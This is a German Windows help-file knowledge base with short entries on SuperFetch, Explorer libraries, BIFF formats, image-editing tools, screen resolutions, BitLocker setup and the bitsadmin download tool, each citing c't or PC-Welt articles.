SuperFetch: Vermutlich demnächst benötigte Daten werden vorausschauend schon mal von der Festplatte angefordert und ins RAM geladen. Dadurch gibt's unter Vista in der Regel kaum freien Arbeitsspeicher und die Tools, die zur Performancesteigerung Arbeitsspeicher freizumachen versuchen sind kontraproduktiv. Unter WinXP gab's die Vorgängerversion Prefetch, die sich nur die Reihenfolge der (insbesondere beim Booten oder Start von komplexen Applikationen) benötigten Daten merkt und sie beim Defragmentieren entsprechend auf der Platte anordnet. Wenn Windows 8 eine SSD erkennt, dann wird der SuperFetch-Dienst nach einigen mal (7 ... 9 mal) booten automatisch abgeschaltet. Die Registry-Einträge unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Superfetch\DiskAssessment (bei einem 64bit-windows nur in der 64bit-View sichtbar) scheint Windows nur bei der Installation zu setzen und nie zu ändern. Die Einstellungen unter HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters\{bmc tree.bmp} sind nur dann relevant, wenn der PreFetch-Dienst läuft (c't Heft 6/2012, Seite 186)

ReadyBoost: Flashspeicher als Cache zwischen RAM und Festplatte. In manchen Werbeanzeigen werden z.B. 2GB zusammen mit 2GB RAM als 4GB Arbeitsspeicher verkauft. Da auch schnelle USB-Sticks als Boost-Speicher dienen können, werden die Daten vorsichtshalber verschlüsselt und liegen auch in Kopie auf der Festplatte, so dass beim Abziehen des Sticks ohne ihn abzumelden, häufig nicht das System zusammenbricht und auch keine Datensicherheitsprobleme bestehen. In Notebooks wird auch per PCIe angebundener Flashspeicher verwendet.

ReadyDrive: Flash im Festplattenlaufwerk dient nicht nur der Performance, sondern bei Notebooks auch zum Stromsparen beim Schreiben von Daten: Der Festplattenmotor kann länger aus bleiben.

ReadyBoot: Superfetch-Technik beim Booten. Vor dem Shutdown können die bei Booten am Anfang benötigten Daten ins Flash geladen werden. Damit kann der Bootvorgang des Betriebssystems beginnen, noch bevor die Festplatte die Nenndrehzahl erreicht hat, wenn nicht das BIOS für Initialisierungen und Checks sowieso schon mehr Zeit verbraucht hat.

c't-Fazit: Ausreichend RAM kann durch nichts ersetzt werden.

Beschleunigung

\$ Beschleunigung (Vista)

K Beschleunigung (Vista);ReadyBoost;Superfetch

#\$K Bibliothek

Bibliotheken (Libraries) sind ein neues Konzept im Windows 7 Explorer. Dateien aus verschiedenen Verzeichnissen lassen sich damit in einer gemeinsamen Liste anzeigen. Einer der zur Bibliothek gehörenden Ordner ist als Standard-Ordner definiert, in dem die Dateien landen, für die der Bibliotheksordner als Ziel gewählt wurde. Gespeichert sind sie unter %userprofile%\AppData\Roaming\Microsoft\Windows\Libraries\bmc explorer.bmp. In diesem Ordner gibt es auch die Datei desktop.ini, die die Localized ResourceFileNames festlegt und manchmal verhindert, dass ein Umbenennen möglich ist. Auch wenn die Einträge in dieser Desktop.ini auskommentiert sind oder die Datei gelöscht ist, dann werden Umbenennungen u. U. erst beim Explorer-Neustart richtig übernommen.

Damit ein (Netzwerk-) Ordner in eine Bibliothek aufgenommen werden kann, muss er mit mindestens der Version 4 von "Windows Search" indiziert sein. Bei Vista steckt diese im SP2, beim Windows Home Server im Power Pack 2. Bei WinXP muss man dies übers Update als optionales Paket explizit auswählen. Und die Einbindung in eine Bibliothek funktioniert nicht mit den "einfachen Freigaben" der Home-Versionen, sondern nur mit richtigen Freigaben der Pro-Version. Alternativ kann, z.B. für Dateien vom Samba-NAS, der Index statt vom Server geliefert zu werden auch lokal erstellt werden, wenn man die Option "Immer offline verfügbar" aktiviert. (c't Heft 9/2010, Seite 94)

Löschen lässt sich eine Bibliothek ganz normal im Explorer. Über den Punkt "Standard-Bibliotheken wiederherstellen" des Kontext-Menüs der Bibliotheken lassen sich gelöschte Standard-Bibliotheken auch wieder herstellen.

Hinweis: Der Inhalt aller Ordner, die zu Bibliotheken gehören, wird bei aktiviertem Dateiversionsverlauf ins Backup gespeichert. Geg. also nach dem Anlegen einer neuen Bibliothek beim Dateiversionsverlauf diese Bibliothek **ausnehmen**, damit das Backup-Medium nicht überläuft!

Bibliothek

\$ Bibliothek

K Bibliothek (Win7ff);Library (Win7ff); Explorer-Bibliotheks-Ordner

#\$K **BIFF-Datei**

Die in Toolbox Heft 2/2009, Seite 51ff vorgestellte Free-Pascal-Unit FPSpreadsheet kann, ohne dass Excel installiert sein muss, Excel-Dateien verschiedener Versionen einlesen oder erstellen. Damit können einige Nachteile der oft üblichen CSV-Dateien (keinerlei Formatierung etc.) umgangen werden.

BIFF2	Excel 2.0 ... 4.0	sehr einfach, nur ein Tabellenblatt je Datei, kein Unicode
BIFF5	Excel 5.0	mehrere Tabellenblätter, um die Workbook-Daten herum ist jetzt ein OLE-Rahmen

BIFF8	Excel 97, 2000, XP	mehr Pflichtrecords als BIFF5, jetzt auch Unicode
OOXML	Excel 2007	

Die Unit unterstützt dies Formate, ausgenommen BIFF8, zusätzlich auch noch das OpenDocument-Format von Open-Office.

BiffDatei

\$ BIFF-Datei

K BIFF-Datei (Excel);Excel-Dateiformat BIFF;FPSpreadsheet;CSV und BIFF;Tabellen-Formate BIFF (Excel)

`#$K` **Big-Endian, Little-Endian**

Je nach Prozessortyp werden Zahlen beginnend mit dem niederwertigsten Byte (Little Endian, Intel) oder beginnend mit dem höchstwertigen Byte (Big Endian) im Speicher und in Dateien abgelegt. D. h. die Zahl "1" als 4-Byte-Zahl kann, wenn die Bytes einzeln dargestellt werden, als "01 00 00 00" oder als "00 00 00 01" abgelegt sein.

Endian
\$ Big-Endian, Little-Endian
K Big-Endian; Little-Endian

#\$K **Bildbearbeitung**

Mit ImageMagick steht eine leistungsfähige Bibliothek zur Bildbearbeitung aus der Linux-Welt für Windows wahlweise als DLL oder im Quelltext zur Verfügung. Toolbox Heft 4/2004, Seite 72ff und CD.

Gemäß c't Heft 2/2005, Seite 32 (Softlink [0502032{bmc earth16.bmp}](#)) gibt's von der Washington State University die Freeware Paint.net (incl. Quelltext). In der c't Heft 10/2016, Seite 172ff werden die Bedienung und die Möglichkeiten des Programms beschrieben.

Wie Photoshop CS über COM-Schnittstelle mittels Python-Programmen gesteuert werden kann, ist in der c't Heft 9/2005, Seite 202ff aufgezeigt.

Auf der Heft-CD von c't Heft 18/2005 ist eine Sammlung von Tools zu Bild- und Graphik-Bearbeitung.

Auf der PC-Welt-CD Heft 3/2006 ist das umfangreiche Tool Gimp drauf und auf Seite 77 beschrieben. Mit der GTK+ 2.x-Bibliothek läuft es unter Windows. <http://gimp-win.sourceforge.net{bmc earth16.bmp}>.

PC-Welt Heft 11/2006, Seite 182ff: DRI (Dynamic Range Increase) erstellt aus einer Serie unterschiedlich belichteter Bilder ein optimiertes Bild, das im dunklen und/oder hellen Teil mehr Details zeigen. Die Bilderserie muss zuerst als mehrere Ebenen eines Bildes geöffnet werden. Meist das hellste Bild als unterste Ebene, bei Gimp jedoch das dunkelste Bild als untere Ebene. Falls nicht mit Stativ aufgenommen: Ebene auf halbtransparent setzen und justieren. Mit "weicher Auswahlkannte" (z. B. 300 Pixel beim hellsten Bild, weniger bei den dunkleren) und Zauberstab etc. Bildbereich auswählen und in eine Ebenenmaske umwandeln. Für das Freeware-Bildbearbeitungstool Gimp (<http://gimp-win.sourceforge.net{bmc earth16.bmp}>) gibt es eine DRI-Anleitung unter <http://www.pcwelt.de/2d2{bmc earth16.bmp}>. Image Stacker (<http://www.pixeltreff.net/7.html{bmc earth16.bmp}>) ist eine reines Freeware-DRI-Tool, aber die Bilder müssen absolut deckungsgleich sein. Photomatix ist ein DRI-Tool in zwei Varianten: Basic (Freeware) und Pro (ca. 80€) <http://www.hdrsoft.com{bmc earth16.bmp}>.

In der c't Heft 7/2008, Seite 136ff werden verschiedene Algorithmen beschrieben, die beim Vergrößern von Bilder auf mehr Bildpunkte Verwendung finden. Die getesteten Programme liegen im Preis zwischen 35 und 300 US-\$. Tipps zur Nachbearbeitung von Fotos (über-/unterbelichtete Bildteile, Tonwert-Korrektur, Schärfen, ...) gibt's in der c't Heft 19/2008, Seite 146ff.

Das in der c't Heft 4/2009, Seite 124 vorgestellte Tool "JPG-Illuminator" (auf der Heft-CD oder <http://www.jpg-illuminator.de/{bmc earth16.bmp}>) dient zum Aufhellen von Schatten und Abdunkeln von hellen Stellen

In der c't Heft 20/2012, Seite 138 gibt es eine Anleitung zur Freistellung von Bildteilen mittels Gimp, einer Freeware mit ähnlichen Möglichkeiten wie PhotoLine und PhotoShop.

Manchmal ist statt einem Farbbild ein Schwarz-Weiß-Foto ansprechender. Tipps zu Wandlung eine Fotos in ein schönes Schwarzweissbild mit Lightroom, und Photshop gibt es in der c't Heft 27/2015, Seite 168ff.

Tipps zur Verwendung von Ebenen und Masken in Photoshop gibt es in der c't Heft 6/2017, Seite 152ff.

Siehe auch [Dia-Show](#), [Bilder-Verwaltung](#).

Bildbearbeitung

\$ Bildbearbeitung

K Bildbearbeitung; Graphik-Library; ImageMagick; DRI (Dynamic Range Increase)

#\$K **Bilder-Verwaltung**

Verschiedene Tools zur Verwaltung von Fotos (50 ... 3500€) werden in der c't Heft 14/2006, Seite 154ff verglichen. Kein eindeutiger Favorit!

Ab Version 11 enthält der MS Mediaplayer anscheinend auch eine Foto-Verwaltung.

Die Metadaten-Standards IPTC, XMP, EXIF für Bilder werden in der c't Heft 16/2006, Seite 156ff (Softlink 0616156{bmc earth16.bmp}) beschrieben. Daten nach dem neueren XMP-Standard werden leider durch manche Anwendungen gelöscht, wenn man z.B. IPTC-Daten ändert.

JAlbum 7 ist ein kostenloses Java-Programm für HTML-Fotogalerien: c't Heft 5/2007, Seite 56, Softlink 0705056{bmc earth16.bmp}.

Um Foto-Verwaltung (incl. Optimierung, Diashow) geht es in der PC-Welt Heft 4/2012, Seite 58:

- Photomizer (<http://www.engelmann.com/ger/photomizer.php{bmc earth16.bmp}>) 30€ oder V1.3 auf Heft-DVD) optimiert Bilder mit einem Klick (z.B. dunkle Partien aufhellen)
- Studioline Plus 3 SE (Heft-DVD) (bzw. Studioline Photo Basic 3 <http://www.studioline.net/EN/downloads/photo-basic/default.htm{bmc earth16.bmp}>, Freeware for private use) ist eine Bildverwaltung, die neben Bild-Optimierung auf Wunsch auch eine Datenbank mit Vorschaubildern erstellt, so dass die Originale auf einem Offline-Datenträger liegen können.

BilderVerwaltung

\$ Bilder-Verwaltung

K Bilder-Verwaltung;Verwaltung von Bildern;Foto-Verwaltung;Medien-Verwaltung (Fotos);IPTC;XMP;EXIF

#\$K **Bildschirm**

Beispiele für Bildschirm-Probleme und möglicherweise funktionierende Lösungen:

- **Problem:** Wenn ich bei meinem WinXP (ohne oder mit SP1) mit NVIDIA GeForce2 MX/MX400 z.B. bei abgestecktem Monitor versehentlich boote, dann geht auch nach dem Anstecken des Bildschirms nichts mehr: nach den BIOS-Meldungen wird der Bildschirm schwarz und bleibt ewig so.
Vermutung: Möglicherweise wird auf den 2. Ausgang (TV-Ausgang) umgeschaltet und man müsste einen Fernseher zu Hilfe nehmen, um die Einstellung wieder zurückzustellen.
Lösung (ohne Fernseher): Im abgesicherten Modus oder im VGA-Modus booten. Dann über Systemsteuerung, System, Hardware, Gerätmanager (bmc shortcut.bmp) Graphikkarte den Eintrag der aktuellen Graphikkarte markieren und im Kontextmenü "deinstallieren" wählen und neu booten. Dabei wird die Graphikkarte dann automatisch neu installiert und man muss nur wieder die Auflösung neu einstellen. Falls man zusätzliche das TwinView-Feature haben möchte, muss noch z.B. von der Siemens-Fujitsu-CD zum Gerät das WIZARD.EXE ausgeführt werden, das den Graphiktreiber vervollständigt.
- **Problem:** Unter NT4 mit Matrox-Graphikkarte kommt es beim Aufruf mancher Webseiten und beim Start von NetMeeting gelegentlich zu Bluescreen wegen mga64.dll.
Lösung: Ein nochmaliges drüber installieren der Matrox-Graphik-Treiber bringt hier meist nichts, man muss den alten Treiber vorher rückstandsfrei löschen (geht nur nach Boot im VGA-Modus) und neu installieren. Der folgender Trick hilft auch oft und geht schneller: Im VGA-Modus booten. Dann im VGA-Modus NetMeeting starten und wieder beenden. NetMeeting greift tief in die Bilddarstellung ein, prüft und berichtigt hier offenbar gewisse Einstellungen. Nach dem nächsten normalen booten geht es häufig schon wieder und man muss nur die Desktop-Icons wieder zurechtschieben!
- **Problem:** Kein Slot für andere Graphikkarte (z.B. Notebook) um zwei Displays anschließen zu können.
Lösung: Die Box DualHead2Go von Matrox (ca. 130€) nimmt als Eingang z.B. ein 2048*768- oder 2560*1024-Pixel-Signal entgegen und gibt es als zwei 1024*768- oder 1280*1024-Signale an zwei Displays weiter. Vor Anschaffung die Kompatibilitätsliste prüfen! Manche Notebooks liefern ein VGA-Signal mit zu geringer Bandbreite und ergeben ein kontrastarmes Bild. c't Heft 17/2006, Seite 64

Bildschirm

\$ Bildschirm

K Bildschirm; Anzeige (Bildschirm); Display (Bildschirm); Monitor (Bildschirm)

#\$K **Bildschirm-Auflösungen**

Gemäß c't Heft 6/2008, Seite 27 gibt es von der Firma Delock einen "USB 2.0 zu SVGA" Adapter für 89€ für Win2000 bis Vista. Installation soll ohne Neustart möglich sein. Neben der Erweiterung des Desktops auf ein zweites Display (z.B. beim Laptop) u.U. auch z.B. zum Anschluss eines Beamers, wenn der Rechner nur noch HDMI oder DisplayPort-Ausgang hat.

Die Bezeichnungen für die verschiedenen Auflösungen sind in der c't Heft 25/2009, Seite 85 genannt:

VGA	4:3	640*480	
PAL	4:3	768*576	0,4 MPixel
XGA	4:3	1024*768	0,8 MPixel
720p	16:9	1280*720	0,9 MPixel
SXGA		1280*1024	1,3 MPixel
		1600*900	1,4 MPixel
WSXGA+	16:10	1680*1050	1,7 MPixel
FullHD	16:9	1920*1080	1,2 MPixel
UXGA	4:3	1600*1200	1,9 MPixel
WSXGA	16:10	1920*1200	2,3 MPixel
	16:9	2500*1440	3,7 MPixel
WQXGA	16:10	2560*1600	4,1 MPixel

Unter Windows7 startet die Tastenkombination Win + Num+ die Bildschirm-Lupe. Win + Num-- verkleinert wieder. Ein Klick auf die Lupe führt zu weiteren Einstell-Optionen.

BildschirmAuflösungen

\$ BildschirmAuflösungen

K VGA;Erweiterter Desktop;Desktop-Erweiterung;Multi-Display;Bildschirm-Auflösungen; XGA; UXGA; WSXGA;Bildschirm-Lupe;Lupe für den Bildschirm

#\$K **Bildschirmschoner**

Die 5 Sekunden Galgenfrist beim Erscheinen des Bildschirmschoners um ohne Passworteingabe wieder zurück zu kommen, kann unter HKLM\Software\Microsoft\Windows NT\CurrentVersion\WinLogon, ScreenSaverGracePeriod{bmc edit.bmp} (Reg_SZ, in Sekunden) eingestellt werden. (PC-Welt Heft 7/2005, Seite 145).

Bei Win10 (Win 8.x??) wirkt die Einstellung des Bildschirmschoners im alten Systemsteuerungs-Dialog Bildschirmschoner{bmc shortcut.bmp} nicht mehr wie erwartet sondern muss über Sperrbildschirm erledigt werden.

Bildschirmschoner

\$ Bildschirmschoner

K Bildschirmschoner;ScreenSaver; GracePeriod Bildschirmschoner

#\$K **Bit-Fehler**

Um fehlerhafte Bits beim Übertragen und Speichern von Daten geht es in der c't Heft 21/2013, Seite 176ff. Die Ansichten bezüglich dem Sicherheitsgewinn bei Verwendung von z.B. teuren Server-Festplatten statt billiger Festplatten für Consumergeräten gehen etwas auseinander. Gemäß einer CERN-Studie von 2007 sind Inkompatibilitäten von Disk-firmware und RAID-Adapttern eine Ursache für wesentliche höhere Fehlerwahrscheinlichkeit als zunächst angenommen.

Scrubbing bezeichnet das Lesen der Daten einer Festplatte (oder RAM-Speicher etc.) in Leerlaufzeiten, um Fehler (anhand von falschen Prüfsummen) frühzeitig zu entdecken und nicht erst dann, wenn die Daten wirklich benötigt werden. Ein wöchentliches Scrubbing kann aber viele Stunden dauern und Leistungsaufnahme und Verschleiß auch erhöhen.

Dateisysteme wie ZFS (Oracle Solaris), Btrfs, ReFS sollen Bitfehler vermeiden. Da ZFS nachträglich an Linux drangestrickt wurde, könnten Fehler in der Implementierung die Datensicherheit gefährden. Es gibt auch eine Untersuchung, wonach ZFS sehr empfindlich auf Fehler im Hauptspeicher reagiert; es sollte also ECC-geschützter RAM-Speicher verwendet werden. ReFS ist von Microsoft bisher nur für reine Datenpartitionen und noch nicht für die Systempartition (in Win Server 2012 und Win 8.1) freigegeben.

Bit-Fehler

\$ Bit-Fehler

K Bit-Fehler;ECC;CRC;Scrubbing

#K Bitlocker

Die teureren Windows-Varianten bringen die Laufwerksverschlüsselung Bitlocker mit. Sie ersetzt das ältere EFS = Encrypted File System.

Zur Verwendung von BitLocker in WinVista gibt's in der c't Heft 5/2007, Seite 194 einen Artikel.

Falls man Win7-Ultimate hat, wird in der PC-Welt Heft 1/2010, Seite 123 die Verwendung von Bitlocker zusammen mit einer VHD-Datei zum Verschlüsseln von Daten auf einem USB-Stick empfohlen.

Gemäß c't Heft 13/2013, Seite 144 kann die Festplatten-Verschlüsselung von sogenannten eDrives mit SED (Self-Encrypting Drives) bei Windows 8 mit Microsofts Bitlocker kombiniert werden.

Full-Disk-Encryption hat insbesondere bei SSDs ohne eDrive einige Nachteile:

- Manche SSD-Controller versuchen die Daten zu komprimieren. Nach der Verschlüsselung im Betriebssystem ist aber kaum noch eine Komprimierung möglich. Mit SEDs kann zuerst komprimiert und dann erst verschlüsselt werden.
- Bei einer Full-Disk-Encryption auf Betriebssystemseite erscheint für einen SSD-Controller die Festplatte als voll belegt. Diverse übliche Optimierungs-Algorithmen der SSDs funktionieren da nicht mehr.

Falls die Voraussetzungen gegeben sind, dann dauert die Aktivierung von Bitlocker auf so einem Laufwerk nur wenige Sekunden statt der sonst üblichen Stunden bei größeren, gut gefüllten Laufwerken. Die sonst übliche Abfrage von Bitlocker, ob nur Teile verschlüsselt werden sollen, entfällt. Falls die Verschlüsselung an das TPM des PC gekoppelt wird, entfällt eine Passwordeingabe und die Festplatte ist nur noch in/an diesem Gerät nutzbar. Für Geräte ohne TPM muss die Gruppenrichtlinie "Richtlinien für lokaler Computer", "Computerkonfiguration", "Administrative Vorlagen", "Windows-Komponenten", "Bitlocker-Laufwerksverschlüsselung" "Betriebssystem-Laufwerk", "Zusätzliche Authentifizierung beim Start anfordern", "Bitlocker ohne kompatibles TPM zulassen" aktiviert werden. Gemäß dem c't-Artikel ist es derzeit nicht möglich, vor der Anschaffung eines SED-Drives zu überprüfen, ob die Firmware (Chipsatz und UEFI) eDrives prinzipiell (und fehlerfrei) unterstützt. Beim Nachrüsten besteht u.U. das Sicherheitsloch, dass nach dem Aufwachen aus Standby oder Ruhezustand der Zugriff ohne Passwort möglich ist. Auch scheint Microsofts Lösung noch nicht zu funktionieren, wenn mehrere User mit unterschiedlichen Passwörtern zugreifen können sollen, obwohl dies in TCG-Opal enthalten ist.

Gemäß c't Heft 23/2014, Seite 130 kann es vorkommen, dass die Bitlocker-Einrichtung meldet, dass die Kommunikation mit dem TPM-Chip nicht funktioniert. Falls man in so einem Fall Bitlocker ohne TPM installieren möchte, sollte man den TPM-Chip zunächst im BIOS/UEFI-Setup deaktivieren. Und dann wie oben angegeben die Gruppenrichtlinie setzen.

Eine mit Bitlocker verschlüsselte VHD-Datei auf einem Wechseldatenträger ist damit für Win7-Ultimate ein sicherer Aufbewahrungsort für mobile Daten:

- VHD-Datei in der Datenträgerverwaltung Diskmgmt.msc{bmc admin.bmp} erstellen. Die genaue Mindestgröße, um sie später mit Bitlocker zu verschlüsseln, ist unbekannt. 20MB ist zu klein, 10MB ist ok. Die Datei erscheint in der unteren Fensterhälfte der Datenträgerverwaltung als "Datenträger n, Nicht initialisiert", "Nicht zugeordnet".
- Im Kontextmenü von "Datenträger n" das "Datenträgerinitialisierung" wählen und ihn z.B. mit Partitionsstil MBR initialisieren.
- Im Kontextmenü von "Nicht zugeordnet" "Neues einfaches Volume ..." auswählen und mit "weiter" bis zum Ende durchmachen und den Laufwerkbuchstaben merken.
- Jetzt im Date Explorer zu dem Laufwerk gehen und im Kontextmenü das "Bitlocker aktivieren ..." auswählen und den Anweisungen folgen.

Jetzt können Daten darin gespeichert werden. Nach dem "aushängen" (via Datenträgerverwaltung oder pcwVHDmount) kann die Datei auch kopiert werden. Das einhängen der Datei wird aber mit dem Fehler "Der angeforderte Vorgang konnte aufgrund einer Dateisystembeschränkung nicht abgeschlossen werden" verweigert, solange sie auf einem USB-Stick (mit FAT32- oder exFAT-Format) liegt. Nur bei einem mit NTFS formatierten USB-Stick funktioniert es, benötigt aber in jedem Fall Admin-Rechte!

Mittels diskpart lässt sich das ein- und aushängen auch auf der Kommandozeile erledigen:

```
diskpart
select vdisk file=<vhd-dateipfad>
attach vdisk
exit
```

oder auch via diskpart /s <scriptdatei>. Die diskpart-Syntax fürs Entfernen ist

```
diskpart
select vdisk file=<vhd-dateipfad>
```

Bitlocker

\$ Bitlocker

K Bitlocker Laufwerksverschlüsselung;Verschlüsselung Bitlocker;Laufwerksverschlüsselung Bitlocker


```
detach vdisk
exit
```

Wird in der Datenträgerverwaltung die Größe einer VHD-Partition verkleinert, entsteht am Ende ein nicht zugeordneter Bereich. Beim Booten daraus wird immer noch auf die alte Größe expandiert. Wird mittels VhdResize (<http://vmtoolkit.com/files/folders/converters/entry87.aspx{bmc earth16.bmp}>) die Größe verändert, so ist das Ergebnis eine expandierte Datei.

In der c't Heft 14/2015, Seite 160 gibt es folgende Tipps zu Bitlocker:

- Die Daten sind im Fall von Diebstahl und Reparatur geschützt. Beim Verkauf ist nach dem Löschen des Schlüssels keine Rekonstruktion mehr möglich.
- 100%iger Schutz ist es natürlich nicht. Spionagetools können im laufenden Betrieb eventuell an das notwendige Passwort (Schlüssel) zum Entschlüsseln gelangen. Aber Bitlocker gehört zu den anerkannt sicheren Methoden.
- Vor der Verschlüsselung sollte ein Image-Backup erstellt werden, z.B. mit c't-WIMage (c't Heft 2/2015, Seite 100ff <http://www.heise.de/ct/ausgabe/2015-2-c-t-WIMage-erzeugt-Backups-ihrer-Systempartition-2500436.html{bmc earth16.bmp}>).
- Bei einem Gerät ohne TPM und verschlüsseltem Systemlaufwerk muss beim Start jeweils ein Schlüssel eingetippt werden. Alternative Konfiguration: Ein USB-Stick mit dem Schlüssel wird verwendet. Bei einem Gerät mit TPM liefert der Chip den Schlüssel. Optional kann bei TPM eine zusätzliche einzutippende Pin-Nummer oder ein USB-Stick verwendet werden. Ansonsten gilt, damit kein Loch entsteht, dass alle Windowskonten mit einem Passwort geschützt sein müssen. Beim Boot von einem anderen Medium bleibt das Laufwerk geschützt, da der TPM-Chip den Schlüssel nur an den Bootloader auf dem Laufwerk übergibt.
- Ein 48-stelliger Schlüssel, der beim Einrichten erstellt wird und gut gesichert werden sollte, dient dem Zugriff z.B. im Fall eines kaputten Mainboards. D.h. damit ist ein Zugriff auf die Daten der Festplatte möglich, z.B. nachdem die Festplatte an einen anderen Computer angeschlossen wurde oder von einem Rettungsmedium gebootet wurde.
- Unter Win7 fehlen noch einige in Win 8.x verfügbare Features: Bei Systemen ohne TPM ist nur die USB-Stick-Lösung vorgesehen, keine Tastatur-Passworteingabe. Es kann (bei einer nicht eDrive-fähigen Festplatte) nicht nur der belegte Bereiche verschlüsselt werden; es wird die gesamte Festplatte langwierig verschlüsselt. Eine Festplatte wieder zu entschlüsseln geht nicht per GUI, nur per Kommandozeile (`manage-bde <LW>: -off`).
- Ein weiteres internes Laufwerk/Partition kann zusammen mit dem Systemlaufwerk/-Partition gleichzeitig entriegelt werden. Diese Einstellung gilt für alle Benutzer des Computers. Einstellbar ist dies entweder via Systemsteuerung, Bitlocker-Verwaltung oder alternativ die "weitere Optionen" bei der Passworteingabe.
- Die Vollverschlüsselung für Wechseldatenträger nennt sich "Bitlocker To Go". Hier gilt die automatische Entsperrung (bei verschlüsseltem Systemlaufwerk) für den Benutzer, der das Häkchen gesetzt hat.
- Über Systemsteuerung, "Bitlocker verwalten" können auch nach der Einrichtung noch viele Dinge verändert werden, z.B. die Zweifaktor-Autorisierung (TPM + Pin). Per Kommandozeile lässt sich sogar eine Dreifaktor-Autorisierung (TPM + Pin + Stick) einrichten.

Die Einrichtung läuft mit einem Assistenten, der über die Laufwerks-Eigenschaften gestartet wird:

- Entsperr-Variante (Passwort, USB-Stick) wählen. TPM???
- Zum Speichern des Wiederherstellungs-Schlüssels sollte ein USB-Stick verwendet werden. Und ein Ausdruck erstellt werden. Ihn in der Microsoft-Cloud zu speichern, wird auch angeboten. Ob man diese nutzen möchte, sollte man sich genau überlegen.
- Ab Win 8.x hat man dann, soweit es kein eDrive ist, die Auswahl, alle Sektoren der Systempartition zu verschlüsseln (damit auch Infos in gelöschten Dateien abgesichert sind, dauert etliche Stunden) oder nur die belegten Teile zu verschlüsseln (nur bei einer neuen Installation zu empfehlen, die typisch 20GB einer Neuinstallation sind in wenigen Minuten verschlüsselt)
- Das Häkchen für die Systemprüfung sollte gesetzt sein. Es wird dann testweise ein Neustart mit der gewählten Entsperrmethode gemacht bevor die Daten wirklich verschlüsselt werden. Wenn der Notfallschlüssel auf dem USB-Stick liegt und dieser noch eingesteckt ist, wird dieser auch gleich geprüft.
- **Achtung:** Ein entsperrtes Wechsellaufwerk bleibt, solange es angeschlossen bleibt, entsperrt. Selbst wenn man sich ausloggt und mit einem anderen Account neu einloggt ist es noch entsperrt!
- Auch wenn Win 7 Home und Win 8 Core keine Bitlockerverschlüsselung einrichten können, können sie Wechseldatenträger mit "Bitlocker To Go" verwenden. Für Win-XP und Vista gibt es dazu Software zum Nachinstallieren.

Bei den Tests in der c't-Redaktion gab es gelegentlich Probleme mit TPM. In [tpm.msc{bmc admin.bmp}](#) hilft dann rechts unter "Aktionen" ein "TPM löschen ..." mit den weiteren Schritten.

Die Verschlüsselung läuft im Hintergrund. Via Taskbar-Icon oder [manage-bde -status{bmc shortcut.bmp}{bmc admin.bmp}](#) erfährt man den Fortschritt. Zwischendurch den Rechner herunterzufahren sollte kein Problem sein, kurz nach dem erneuten Hochfahren sollte die Verschlüsselung weiterlaufen.

Hinweis: Auf einem 64-bit-Windows gibt es keine 32bit-Version von manage-bde.exe. Gestartet von einem 32bit-Programm wie WinHlp32.exe und RegDom.dll wird manage-bde.exe **nicht** über die PATH-Variablen aus dem Environment gefunden. Es muss der volle Pfad `%windir%\sysnative\manage-bde.exe` zur 64bit-Variante des [system32-Verzeichnisses](#) explizit angegeben werden.

Gemäß c't Heft 15/2015, Seite 163 kann es Passwort-Problem bei Bitlocker für das Betriebssystem durch das Tastatur-Layout geben: Vertauschte bzw. auf der Tastatur verschobene Zeichen wie z.B. y, z, (,) und keine Möglichkeit ß, ö,ü,ä einzugeben! Diese Zeichen also **nicht** verwenden!

Gemäß c't Heft 13/2016, Seite 94ff wird beim Einrichten auf Wunsch eine Kopie des Schlüssels in der Microsoft-Cloud gespeichert. Ob man Microsoft und der NSA diese sensiblen Daten anvertrauen möchte oder lieber selbst ausreichend sicher Kopien verwalten möchte, muss jeder selbst entscheiden.

Gemäß c't Heft 10/2016, Seite 167 lässt sich über folgenden Umweg (bei min. 20 GB freien Plattenplatz) auch bei einem Win 7 Home, Win 8.1 Core oder Win 10 Home die Systempartition mit Bitlocker verschlüsseln:

- Eine freie Partition mit min. 20 GByte geg. durch verkleinern der aktuellen Windows-Partition schaffen.
- Aus dem "Microsoft Technet Evaluation Center" die kostenlose Testversion "Windows 10 Enterprise" runterladen und in der freien Partition parallel zum vorhandenen Home-Windows installieren.
- Mit diesem Enterprise-System die Partition mit dem Home-Windows verschlüsseln.

Danach wird das Enterprise-System nicht mehr benötigt und kann wieder über Bord geworfen werden. Welche Nebenwirkungen dies eventuell zukünftig hat, ist nicht klar. Eine bekannte Nebenwirkung ist, dass ein Win8.1 Core mit Bitlocker sich nicht auf Win10 upgraden lässt. Win10 Home-Upgrade von 10204 auf 10586 ist jedoch möglich.

#\$K BITS (Background Intelligent Transfer Service)

Mittels des "Intelligenten Hintergrund-Übertragungsdienstes" können größere Downloads bei Win2000 und WinXP mittels http- oder https-Protokoll auch im Hintergrund laufen, so wie es Microsofts Software-Update auch machen kann. Die benutzte Bandbreite ist begrenzt, unterbrochene Downloads werden automatisch fortgesetzt. Das Tool kann über die Kommandozeile bedient werden. Ein Download wird mit

```
bitsadmin /create JobName
```

```
bitsadmin /addfile JobName url filename
```

```
oder ab Version 2.0 auch bitsadmin /addfileset JobName txtlistfilename
```

```
bitsadmin /resume JobName
```

gestartet, wobei bitsadmin **keine** Leerzeichen im Dateinamen mag! Mittels

```
bitsadmin /list /verbose
```

kann man den Status abfragen. Mittels

```
bitsadmin /setpriority JobName foreground
```

kann der Download auf volle Geschwindigkeit gesetzt werden und bremst dann andere Übertragungen. Mit

```
bitsadmin /complete JobName
```

wird er nach dem Download dann abgeschlossen.

Näheres siehe auch http://msdn.microsoft.com/library/en-us/bits/bits/bitsadmin_tool.asp{bmc earth16.bmp}. und in der Zeitschrift c't Heft 23/2004, Seite 234f, Softlink [0423234{bmc earth16.bmp}](http://www.ct.com/0423234{bmc earth16.bmp}). Hier gibt's auch ein VB-Script, zum komfortablen Übergeben der Filenamen ans Tool.

Die von BITS verwendete Bandbreite kann man bei XP Prof SP2 per Gruppenrichtlinie bearbeiten, es sind aber auch hier die Registry-Einträge dokumentiert.

<http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/mangxpsp2/mnginfra.mspx{bmc earth16.bmp}>.

Zwischen 8:00 und 18:00 ist die Netzlast durch BITS normalerweise eingeschränkt!

Alle Werte unter <HKLM\SOFTWARE\Policies\Microsoft\Windows\Bits{bmc tree.bmp}>. Default ist gar kein Registry-Eintrag.

Setting name

Possible values

[EnableBITSMAXBandwidth{bmc edit.bmp}](#)

DWORD controlling whether BITS limits bandwidth of background jobs.

If not configured, BITS imposes no limit.

If zero, BITS imposes no limit.

If one, BITS limits bandwidth

